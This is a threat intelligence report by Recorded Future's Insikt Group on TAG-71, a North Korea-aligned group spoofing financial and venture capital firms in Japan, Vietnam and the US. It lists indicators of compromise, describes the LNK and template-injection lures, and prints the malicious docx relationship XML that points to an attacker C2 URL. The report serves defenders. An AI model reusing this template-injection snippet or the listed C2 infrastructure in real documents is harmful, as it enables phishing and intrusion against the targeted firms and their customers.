CYBER
THREAT
ANALYSIS

NORTH KOREA

Recorded Future®

By Insikt Group®

June 6, 2023

North Korea-Aligned TAG-71 Spoofs Financial Institutions in Asia and US

Executive Summary

Insikt Group has discovered malicious cyber threat activity spoofing several financial institutions and venture capital firms in Japan, Vietnam, and the United States. We currently refer to the group behind this activity as Threat Activity Group 71 (TAG-71). TAG-71 closely overlaps with public reporting on North Korean state-sponsored APT38 (also commonly known as Bluenoroff, Stardust Chollima, and BeagleBoyz) activity. We discovered 74 domains resolving to 5 IP addresses, as well as 6 malicious files, in the most recent cluster of activity from September 2022 to March 2023.


Previous Insikt Group reporting on overlapping activity attributed to TAG-71 highlighted the group's spoofing of domains belonging to financial firms in Japan, Taiwan, and the United States, as well as popular cloud services used by a large number of enterprises. In March 2022, Insikt Group detected some 18 malicious servers tied to TAG-71 with links to the publicly reported CryptoCore campaign to facilitate malware delivery, phishing, and malware command and control (C2). These servers and associated lure documents likewise heavily spoofed popular cloud services, cryptocurrency exchanges, and private investment firms to trick potential victims into opening malicious content or providing their login credentials.

North Korea-linked advanced persistent threat (APT) groups have an established history of orchestrating financially motivated intrusion campaigns targeting cryptocurrency exchanges, commercial banks, and e-commerce payment systems globally. This pattern of behavior, including that exhibited in the most recent TAG-71 campaign, very likely supports the North Korean government's continued efforts to generate funds for the regime, which remains under significant international sanctions. The targeting of investment banking and venture capital firms may expose sensitive or confidential information of these entities or their customers, which may result in legal or regulatory action, jeopardize pending business negotiations or agreements, or expose information damaging to a company's strategic investment portfolio.

Insikt Group followed responsible disclosure procedures in advance of this publication per Recorded Future's notification policy.

Technical Analysis

Insikt Group discovered 3 new IP addresses associated with TAG-71 activity in its most recent campaign, from January to March 2023: 172.93.181[.]221, 104.168.143[.]222, and 104.168.149[.]145. These IP addresses were identified based on infrastructure characteristics that we analyzed in September 2022.



IP ADDRESS

172.93.181.221

Notes	1 Insikt Group Note
ASN	AS20278
ORG	Nexeon
GEO	Chicago, United States
References	2
First Reference	Mar 23, 2023
Latest Reference	Mar 23, 2023
Recorded Future Community	IP Address

66

MALICIOUS RISK SCORE

3 of 72 Risk Rules Triggered


Show recent events or cyber events

Figure 1: *Recorded Future Intelligence Card for TAG-71 IP address 172.93.181[.]221*

These IP addresses were observed hosting 21 domains during this time period. Many of the domains are themed around common terms associated with document software, such as “doc-share” and “autoprotect”. Additionally, Insikt Group observed TAG-71 activity on 2 IP addresses, 155.138.159[.]45 and 104.255.172[.]56, previously used by the group. Several domains in the reused infrastructure imitate those of financial institutions within Japan, Vietnam, and the United States.

Domain	Spoofed Organization	Country
mufg[.]us[.]com	Mitsubishi UFJ Financial Group	Japan
mufg[.]yokohama	Mitsubishi UFJ Financial Group	Japan
cloud[.]daiwa[.]ventures	DG Daiwa Ventures	Japan
share[.]anobaka[.]info	Anobaka Venture Capital	Japan
cloud[.]anobaka[.]info	Anobaka Venture Capital	Japan
down[.]j-ic[.]com	Japan Investment Corporation	Japan
internal[.]j-ic[.]co	Japan Investment Corporation	Japan
cloud[.]j-ic[.]co	Japan Investment Corporation	Japan
web[.]j-ic[.]co	Japan Investment Corporation	Japan
cloud[.]mekongcapital[.]net	Mekong Capital	Vietnam
cloud[.]espcapital[.]pro	ESP Capital	Vietnam
down[.]espcapital[.]co	ESP Capital	Vietnam
down[.]gpmtreit[.]co	Granite Point Mortgage Trust	United States
down[.]gpmtreit[.]us	Granite Point Mortgage Trust	United States
cloud[.]gpmtreit[.]co	Granite Point Mortgage Trust	United States
web[.]gpmtreit[.]us	Granite Point Mortgage Trust	United States
tet[.]dnx[.]capital	DNX Ventures	United States and Japan
cloud[.]dnx[.]capital	DNX Ventures	United States and Japan
deck[.]altairvc[.]com	AltaIR Capital	United States
down[.]altairvc[.]info	AltaIR Capital	United States

Table 1: *Domains spoofing Japanese, Vietnamese, and United States financial institutions (Source: Recorded Future and DomainTools)*




JICは、オープンイノベーションによる企業の成長と競争力強化に対する
資金供給を通じて民間投資を促進するとともに、投資人材の育成等を行い、
我が国の次世代産業を支えるリスクマネーの好循環を創出します

Figure 2: *The legitimate website of the Japan Investment Corporation after being redirected from a lookalike domain controlled by TAG-71 (Source: URLscan)*

Lure Documents

Insikt Group found 3 files associated with the above infrastructure on URLScan (1, 2, 3). The first file[1] is a ZIP file delivered via 172.93.181[.]221 that contains a password-protected PDF file titled “Arbor Ventures” and a text file with its corresponding password. Once the password from the accompanying text file is entered, a file masquerading as a document associated with Arbor Ventures, a Singapore-based venture capital (VC) firm, opens. It is unclear whether the document is an authentic Arbor Ventures document or something created by TAG-71. Insikt Group did not observe any indications of maliciousness or any network communication to a potential C2 in this instance.

[1] 6d4b5f3ef86997bf333b3db8528661871e2baa7474775a8394d91a2af57ae31a



ARBOR

ARBOR

VENTURES

Arbor Venture Capital

© Copyright 2022 Arbor ventures.

Figure 3: *Opened Arbor Venture Capital document (Source: Recorded Future)*

The next file[2] is also a ZIP file with 2 .docx files titled "Shotdown of Chipmixer(DOJ Report).docx" and "Suspected Addresses.docx" downloaded from the domain "azure.doc-protect[.]cloud". The files use template injection to contact the C2[3]. This C2 was not live at the time of analysis, so we could not further examine it.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="hxxp://schemas[.]openxmlformats[.]org/package/2006/relationships">
  <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="hxxps://documentuser[.]us[.]org/KGfITmyU69q/XJ%2BPcdHl/UnLq8DPVQx/VqOsW_wINO/5Lhr9DDETQ/zQ
56w%3D%3D" TargetMode="External" />
```

Figure 4: *XML template injection as seen in the files above (Source: Recorded Future)*

The final file associated with this cluster[4], "Daiwa Securities Group.docx", was downloaded from the domain "cloud[.]daiwa[.]ventures" and contains a template injection configuration, but it points to a local file rather than a C2, indicating that it may be a test file or template.

[2] 7a78609dedb0dc8b9c22c67116873675883a6f18d5904a9a81e2935083c3d1fb
[3] hxxps://documentuser[.]us[.]org/KGfITmyU69q/XJ%2BPcdHI/UnLq8DPVQx/VqOsW_wINO/5Lhr9DDETQ/zQ56w%3D%3D
[4] be04d1b357ec88ffb87a7d22ae79c998f35c40a7ae4ef3fdae8b5c71ba6af57c

SHA256	Filename	Hosting	C2	Comments
dd923cb1e5dd6d5664d7e9824dbd168e48e780175a66889b0754733539175f74	Arbor Ventures.pdf	hxxps://safe[.]doc-share[.]cloud/+Krj5vPCP/sCEN30+a/xMODNxXBJW/q7bdEXiOvm/dwmvpgnZDI/pOkszug=/= 172.93.181[.]221	None	Contained in this Zip file along with a text file containing the decryption password: 6d4b5f3ef86997bf333b3db8528661871e2baa7474775a8394d91a2af57ae31a
bdeb94b7aa7a0809bf019c37b3b436bc6143f3c00144f17d411e047b39368477	Shotdown of Chipmixer(DOJ Report).docx	Zip file hosted at: - azure.doc-protect[.]cloud - 104.168.143[.]222	hxxps://documentuser[.]us[.]org/KGfITmyU69q/XJ%2BPcdHI/UnLq8DPVQx/VqOsW_wINO/5Lhr9DDETQ/zQ56w%3D%3D	C2 was not live at the time of analysis. Files use Template Injection to contact C2. Contained in ZIP file: 7a78609dedb0dc8b9c22c67116873675883a6f18d5904a9a81e2935083c3d1fb
06863bcb40655c737b5eb0162beee6b5bc06f324f8dbd3b3b11cacee066305fd	Suspected Addresses.docx	Zip file hosted at: - azure.doc-protect[.]cloud - 104.168.143[.]222	hxxps://documentuser[.]us[.]org/KGfITmyU69q/XJ%2BPcdHI/UnLq8DPVQx/VqOsW_wINO/5Lhr9DDETQ/zQ56w%3D%3D	C2 was not live at the time of analysis. Files use Template Injection to contact C2. Contained in ZIP file: 7a78609dedb0dc8b9c22c67116873675883a6f18d5904a9a81e2935083c3d1fb
be04d1b357ec88ffb87a7d22ae79c998f35c40a7ae4ef3fdae8b5c71ba6af57c	Daiwa Securities Group.docx	cloud[.]daiwa[.]ventures 104.168.143[.]222	None	Template injection configuration is contained in the document but it points to a local file; so maybe this is a test or template.

Table 2: *Malicious files linked to discovered TAG-71 infrastructure (Source: Recorded Future)*

Links to Past Infrastructure


We also confirmed that 2 previously identified IP addresses were still in use in this campaign: 155.138.159[.]45 and 104.255.172[.]56. 155.138.159[.]45, identified in a December 2022 Kaspersky report on Bluenoroff activity, overlaps with TAG-71 activity. This IP address has been used by TAG-71 from August 2022 to February 2023. 25 domains resolved to this IP address; these domains also had generic document sharing and protection themes.

104.255.172[.]56 was used by TAG-71 from September 2022 until March 2023, and domains resolving to this IP address previously resolved to infrastructure associated with TAG-71 in a September 2022 report published by Insikt Group to Recorded Future clients. While Insikt Group was unable to determine the nature of every domain, most of the domains in this cluster appear to be spoofing private equity firms in Japan, the United States, and Vietnam. The domains that were live at the time of analysis redirected visitors to the legitimate website they were spoofing.

Insikt Group found 2 ZIP files on 104.255.172[.]56. The ZIP files contained an encrypted PDF document alongside a double extension file called “Password.txt.lnk” used to trick the victim into clicking it in order to get the password for the encrypted PDF file, but it instead launches either “pcalua.exe” or “mshta.exe”, performing an indirect command execution technique.

SHA256	Filename	Hosting	C2	Comments
26e376fc80b090b2ee04e7d3104d308a150e58538580109a74f4ac49bf362423	Password.txt.lnk	Zip file containing this file was hosted on: - cloud[.]dnx[.]capital - 104.255.172[.]56	hxxps://cloud[.]espcapital[.]pro/TzYOiYx%2Bt/I5wH3NF19Z/GrR6GKptoW/aQmwdHY%2B/k8XJpKafSo/RAFOrtg%3D/%3D	Lnk file contained in the zip file: 3ee65304c66b151b329bd62cff6f376870006309550a8b588b7627f224f357c3 Calls pcalua.exe with the C2 value as the parameter. The zip file also contains a password protected PDF file which the attacker uses to social engineer the victim into opening this LNK file by including the work Password in the file name.
50320e2cff68bdcfa114879334804e3300433908c18a662ed2c37705d2852bac	Passkey.txt.lnk	Zip file containing this file was hosted on: - share[.]anobaka[.]info - 104.255.172[.]56	hxxps://docs[.]azurehosting[.]co/BpKF9Gm5acD/jrVERkh5%2B%2BRmZUC1/vnESvgk30N/jh4B3TEuCf/GecEEIQ%3D/%3D	Lnk file contained in the zip file: 607e7ac326994f0f85d85305c3b810789472b0d86411b628bbf65456588f110e Calls mshta.exe with the C2 value as the parameter. The zip file also contains a PDF file whose name contains the word “Protected” thus prompting the user to click on this file as it gives the user the impression it contains the password to decrypt the PDF file.
d1223db1e8dd0aa13b9bff498f47e103fc6d02e602ff168dc53c91faf9778a6c	31VENTURES Presentation(Protected).docx	Unknown	hxxps://docs[.]azurehosting[.]co/0dgMmfyoNEk/rjYEW7Iaua/N5vkc9bX6Q/17mn0TezMx/TA=	Uses the same Template Injection technique as aforementioned files. Docx file is found in 788c722f056f25b96a5876b683c1064e1b54feb91c84d75e5f74f3296d05dc0f

Table 3: *Malicious files linked to previously discovered TAG-71 infrastructure (Source: Recorded Future)*



Diamond Model of Intrusion Analysis ?

TAG-71
Mar 22, 2023

Threat Actor
TAG-71

Internet Domain Name

one.microshare.cloud	● 66
cloud.dnx.capital	● 65
web.j-ic.co	● 65
down.gpmtreit.us	● 65
doc.secure-view.top	● 65
down.espcapital.co	● 65

76 more

Not identified

Hash

7a78609dedb0dc8b9...	● 66
607e7ac326994f0f85...	● 65
3ee65304c66b151b32...	● 71
be04d1b357ec88ffb8...	● 65

Mitre Attack Identifier

T1082

T1553.004

5 more

Figure 5: *Select IOCs for TAG-71 mapped to the Diamond Model in the Recorded Future Intelligence Cloud*

Outlook

TAG-71 and North Korean state-sponsored threat actors more broadly have an established history of launching successful attacks against financial institutions globally to extract funds for the regime, which continues to be excluded from the international financial system due to sanctions. The activity described in this report is consistent with this modus operandi, and abuses the brand name and reputation of financial industry organizations in Asia and the United States in spearphishing attacks targeting employees or customers. The compromise of financial and investment firms and their customers may expose sensitive or confidential information, which may result in legal or regulatory action, jeopardize pending business negotiations or agreements, or expose information damaging to a company's strategic investment portfolio.

Implementing the following recommendations can assist with mitigating TAG-71 activity:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, block connection attempts to and from — the external IP addresses and domains listed in the appendix.
- Recorded Future proactively detects and logs malicious server configurations in the Command and Control Security Control Feed. The Command and Control list includes tools used by TAG-71 and other state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Enforce strong security awareness through interactive exercises and communications to customers on potential threat activity spoofing trusted financial institutions; train users to recognize phishing emails, suspicious domains, and documents masquerading as legitimate financial institutions.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence module users can monitor real-time output from Malicious Traffic Analysis analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.
- Monitor for domain abuse, such as typosquat domains spoofing your organization, through the Recorded Future Brand Intelligence (BI) module and initiate takedowns of identified fraudulent domains abusing your brand.

Appendix A (Indicators of Compromise)

TAG-71 IP Addresses

```
155.138.159[.]45
104.255.172[.]56
172.93.181[.]221
104.168.149[.]145
104.168.143[.]222
```

TAG-71 Domains

```
documentuser[.]us[.]org
azure[.]doc-protect[.]cloud
cloud[.]daiwa[.]ventures
verifydocument[.]com[.]se
azure[.]doc-view[.]cloud
cloudprotect[.]us[.]org
mufg[.]yokohama
doc[.]secure-view[.]top
securenetwork[.]world
additional[.]work[.]gd
safe[.]doc-share[.]online
verifydocument[.]com[.]se
doc[.]secure-view[.]cloud
safe[.]doc-share[.]pro
safe[.]doc-share[.]top
autoprotect[.]com[.]de
autoprotect[.]gb[.]net
autoprotect[.]com[.]se
safe[.]doc-share[.]cloud
nbright[.]best
down[.]altairvc[.]info
cloud[.]bdcc[.]bio
cloud[.]nbright[.]best
cloud[.]hedgehogvc[.]us
web[.]gpmtreit[.]us
web[.]j-ic[.]co
deck[.]altairvc[.]com
down[.]hedgehogvc[.]us
book[.]tomming[.]us
cloud[.]mekongcapital[.]net
cloud[.]j-ic[.]com
down[.]tomming[.]us
cloud[.]gpmtreit[.]co
```

```
cloud[.]espcapital[.]pro
cloud[.]j-ic[.]co
nbright[.]best
down[.]espcapital[.]co
internal[.]j-ic[.]co
down[.]j-ic[.]co
down[.]gpmtreit[.]us
down[.]gpmtreit[.]co
down[.]j-ic[.]com
tet[.]dnx[.]capital
cloud[.]dnx[.]capital
cloud[.]azurehosting[.]co
cloud[.]anobaka[.]info
docs[.]azurehosting[.]co
share[.]anobaka[.]info
service[.]onlineshares[.]cloud
_domainkey.service[.]onlineshares[.]cloud
_domainkey.onlineshares[.]cloud
emv1[.]onlineshares[.]cloud
_._domainkey.onlineshares[.]cloud
_._domainkey.service[.]onlineshares[.]cloud
_.service[.]onlineshares[.]cloud
site[.]siteshare[.]me
one[.]microshare[.]cloud
doc[.]gdocshare[.]one
dmarc[.]onlineshares[.]cloud
_dmarc.onlineshares[.]cloud
www[.]onlineshares[.]cloud
ms[.]msteam[.]biz
open[.]onlinecloud[.]cloud
www[.]onlinecloud[.]cloud
fs[.]digiboxes[.]us
www[.]docuprivacy[.]com
team[.]msteam[.]biz
ms[.]onlineshares[.]cloud
www[.]privacysign[.]org
share[.]1drvmicrosoft[.]com
ns1[.]trytiponlineresult[.]com
ns2[.]trytiponlineresult[.]com
trytiponlineresult[.]com
shippingspro[.]com
```

TAG-71 Files

```
6d4b5f3ef86997bf333b3db8528661871e2baa7474775a8394d91a2af57ae31a
bdeb94b7aa7a0809bf019c37b3b436bc6143f3c00144f17d411e047b39368477
7a78609dedb0dc8b9c22c67116873675883a6f18d5904a9a81e2935083c3d1fb
```

```
06863bcb40655c737b5eb0162beee6b5bc06f324f8dbd3b3b11cacee066305fd
be04d1b357ec88ffb87a7d22ae79c998f35c40a7ae4ef3fdae8b5c71ba6af57c
26e376fc80b090b2ee04e7d3104d308a150e58538580109a74f4ac49bf362423
3ee65304c66b151b329bd62cff6f376870006309550a8b588b7627f224f357c3
50320e2cff68bdcfa114879334804e3300433908c18a662ed2c37705d2852bac
607e7ac326994f0f85d85305c3b810789472b0d86411b628bbf65456588f110e
d1223db1e8dd0aa13b9bff498f47e103fc6d02e602ff168dc53c91faf9778a6c
788c722f056f25b96a5876b683c1064e1b54feb91c84d75e5f74f3296d05dc0f
```

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,600 businesses and government organizations across more than 70 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture